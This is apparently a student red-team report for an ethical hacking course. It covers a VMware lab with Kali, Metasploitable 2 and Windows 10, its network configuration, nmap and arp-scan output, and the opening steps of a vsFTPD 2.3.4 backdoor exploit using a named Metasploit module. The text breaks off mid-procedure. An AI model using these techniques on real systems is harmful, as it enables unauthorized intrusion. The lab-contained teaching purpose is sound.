



RED TEAM PENETRATION TEST REPORT

Red Team Lab Setup & Metasploitable Full Assessment

Prepared By: Md. Redowanul Haq Rafi (CADS001)

Course: Ethical Hacking & Penetration Testing

Institution: Southeast University

Classification: CONFIDENTIAL - For Educational Purposes Only

⚠ This report is created for educational and academic purposes only.

1. Executive Summary

This report documents a full penetration test conducted in a controlled Red Team lab environment. The target was a Metasploitable 2 virtual machine that is a deliberately vulnerable Linux system along with a Windows 10 machine used to simulate a real corporate network. The assessment was performed from a Kali Linux attacker machine using industry-standard tools and techniques.

The assessment covered reconnaissance, network enumeration, vulnerability identification, service exploitation across multiple protocols (FTP, SSH, Telnet, SMB, HTTP, MySQL), post-exploitation activities including privilege escalation, lateral movement via pivoting, password cracking, keylogging, and network traffic sniffing.

Key Findings Summary:

- 17 critical and high vulnerabilities identified across 6+ services
- Full root/SYSTEM access achieved on both Linux (Metasploitable) and Windows targets
- Plaintext credentials captured via sniffing and brute force attacks
- Lateral movement demonstrated via network pivoting through Metasploitable
- Backdoor user account created on Windows with RDP access

2. Project Objectives & Scope

2.1 Objectives

- Set up a personal Red Team Lab environment using VMware
- Configure Kali Linux (attacker) and Metasploitable 2 (target) virtual machines
- Configure a Windows 10 machine as a secondary target for payload delivery
- Perform full target enumeration using Nmap and Metasploit auxiliary modules
- Identify vulnerabilities across all running services
- Exploit discovered vulnerabilities and gain unauthorized access
- Demonstrate privilege escalation and post-exploitation techniques
- Perform lateral movement using network pivoting
- Crack password hashes using John the Ripper
- Capture network traffic using Wireshark and Burp Suite
- Document all findings with professional remediation recommendations

2.2 Scope

Attacker Machine: Kali Linux — IP: 192.168.50.2 (VLAN1), 192.168.78.131 (NAT)

Primary Target: Metasploitable 2 — IP: 192.168.50.3 (eth0), 10.10.10.5 (eth1)

Secondary Target: Windows 10 Employee Machine — IP: 10.10.10.x (VLAN2)

Network 1 (VLAN1): 192.168.50.0/24 — Kali ↔ Metasploitable

Network 2 (VLAN2): 10.10.10.0/24 — Metasploitable ↔ Windows (internal pivot network)

Network 3 (NAT): 192.168.78.0/24 — Internet access for payload delivery

Tools Used: Nmap, Metasploit, msfvenom, John the Ripper, Wireshark, Burp Suite, Proxychains

3. Lab Environment Setup


The lab was set up using VMware Workstation Pro running on a Windows host. Three virtual machines were configured and connected via custom virtual networks (VLAN1 and VLAN2) to simulate a real corporate network topology.


3.1 Network Architecture


The network was designed with two isolated VLANs to demonstrate pivoting attacks:

- VLAN1 (192.168.50.0/24): Connects Kali Linux (attacker) to Metasploitable (target)
- VLAN2 (10.10.10.0/24): Connects Metasploitable to the Windows machine (simulating an internal network)
- VMnet8 NAT (192.168.78.0/24): Kali's internet-facing interface used to deliver payloads to Windows

NOTE: When delivering payloads to Windows, the Kali network adapter was switched to NAT mode (VMnet8) to get internet/host access, then the LHOST was set to 192.168.78.131.








3.2 Virtual Machine Configuration

Attacker Machine — Kali Linux


- OS: Kali Linux (latest rolling release)
- RAM: 8 GB | CPU: 2 cores | Storage: 70 GB
- Network: Custom Vlan1 (192.168.50.2) + NAT for internet



Kali Linux VM settings — Network Adapter set to Custom Vlan1

Target Machine — Metasploitable 2 (Web Server)


- OS: Ubuntu Linux 2.6.24 (Metasploitable 2 — intentionally vulnerable)
- Network Adapter 1: Vlan1 → 192.168.50.3 (reachable from Kali)
- Network Adapter 2: Vlan2 → 10.10.10.5 (reachable from Windows — pivot target)



Metasploitable VM settings — Network Adapter on Vlan1

Secondary Target — Windows 10 (Employee Machine)


- OS: Windows 10 (64-bit)
- RAM: 4 GB | CPU: 2 cores | Storage: 60 GB
- Network: Custom Vlan2 → 10.10.10.x (only reachable from Metasploitable)



Windows VM settings — Network Adapter set to Custom Vlan2

3.3 Kali Linux Network Configuration

The `/etc/network/interfaces` file was edited to assign a static IP to Kali on the Vlan1 subnet:



Kali `/etc/network/interfaces` configured with static IP 192.168.50.2

Metasploitable2 Network Configuration

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.3
netmask 255.255.255.0
gateway 192.168.50.1

auto eth1
iface eth1 inet static
address 10.10.10.5
netmask 255.255.255.0
gateway 10.10.10.1

[ Read 19 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Windows Network Configuration

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address:

IP address: 10 . 10 . 10 . 4

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 10 . 10 . 10 . 1

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses:

Preferred DNS server: 10 . 10 . 10 . 2

Alternate DNS server: . . .

☐ Validate settings upon exit

Advanced...

OK Cancel

4. Target Enumeration and Exploitation

Enumeration is the first active phase of a penetration test. Using Nmap with the -p (port) and -A (aggressive — OS detection, version detection, scripts, traceroute) flags, each service on the target (192.168.50.3) was scanned individually to identify running software and versions.

After enumeration, each identified service was exploited using Metasploit modules or manual techniques. All exploits were carried out from the Kali Linux attacker machine (192.168.50.2) against Metasploitable (192.168.50.3).

Kali's IP on Vlan1 was confirmed first:

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:38:42:2c brd ff:ff:ff:ff:ff:ff
   inet 192.168.50.2/24 brd 192.168.50.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::20c:29ff:fe38:422c/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# arp-scan -I eth0 192.168.50.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:38:42:2c, IPv4: 192.168.50.2
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.3    00:0c:29:71:4b:31    VMware, Inc.

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.999 seconds (128.06 hosts/sec). 1 responded
```

4.1 FTP Enumeration — Port 21

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# nmap -p 21 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 14:11 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00015s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.50.2
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:71:4B:31 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 0.15 ms 192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds
```


- Service: vsFTPD 2.3.4
- Anonymous FTP login is ENABLED — anyone can log in without credentials
- This version has a famous backdoor vulnerability (CVE-2011-2523)

vsFTPD 2.3.4 Backdoor Exploitation

vsFTPD version 2.3.4 contains a deliberate backdoor planted by an attacker who compromised the official source code in 2011. Sending a username ending with "):" triggers a backdoor shell on port 6200.

Steps:

- Step 1: In Metasploit, search for vsftpd — search vsftpd
- Step 2: Use exploit — use exploit/unix/ftp/vsftpd_234_backdoor
